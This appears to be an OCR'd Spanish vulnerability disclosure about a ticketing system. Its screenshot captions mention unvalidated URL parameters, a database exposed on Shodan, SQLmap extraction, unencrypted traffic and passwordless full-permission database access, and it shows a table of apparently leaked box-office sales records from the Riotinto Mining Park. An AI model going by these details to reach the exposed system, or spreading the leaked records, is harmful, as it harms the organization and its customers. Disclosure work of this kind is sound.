
Parámetros en URLs no validados revelando algoritmos de hashing, consultas y rutas de la aplicación…




Incluso en **SHODAN** con la exposición de su base de datos…




SQLmap en acción revelando datos que **potencialmente podrían emplearse** en un ataque a sus sistemas…





Datos en **tránsito completamente desprotegidos** ni cifrados…






Acceso a la Base de Datos con el **usuario conocido** y **sin contraseña** con todas las tablas de la aplicación…







Tablas con **todos** los permisos habilitados (lectura, escritura)…




id	venta	detalle	datos	asiento	fecha	hora	lugarventa	proveedor	producto	precio	abo
139.705	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.706	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.707	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.708	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.709	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.710	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.711	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.712	76.565	45.068	De 10:30 a 19:00 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.713	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.714	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.715	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.716	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.717	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.718	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.719	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.720	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.721	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.722	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.723	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.724	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.725	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.726	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
139.727	76.565	45.068	De 16:00 a 18:30 2016-12-20	No numerada	2016-12-20	11:20:25	Taquilla Parque Minero de Riotinto	FUNDACIÓN RIO TINTO PARA LA HISTORIA DE LA…	Museo + Casa21 + Peña de Hierro + Ferrocarril diesel 2…	Museo Minero + Peña de Hierro + Ferrocarril diesel…	Sin a
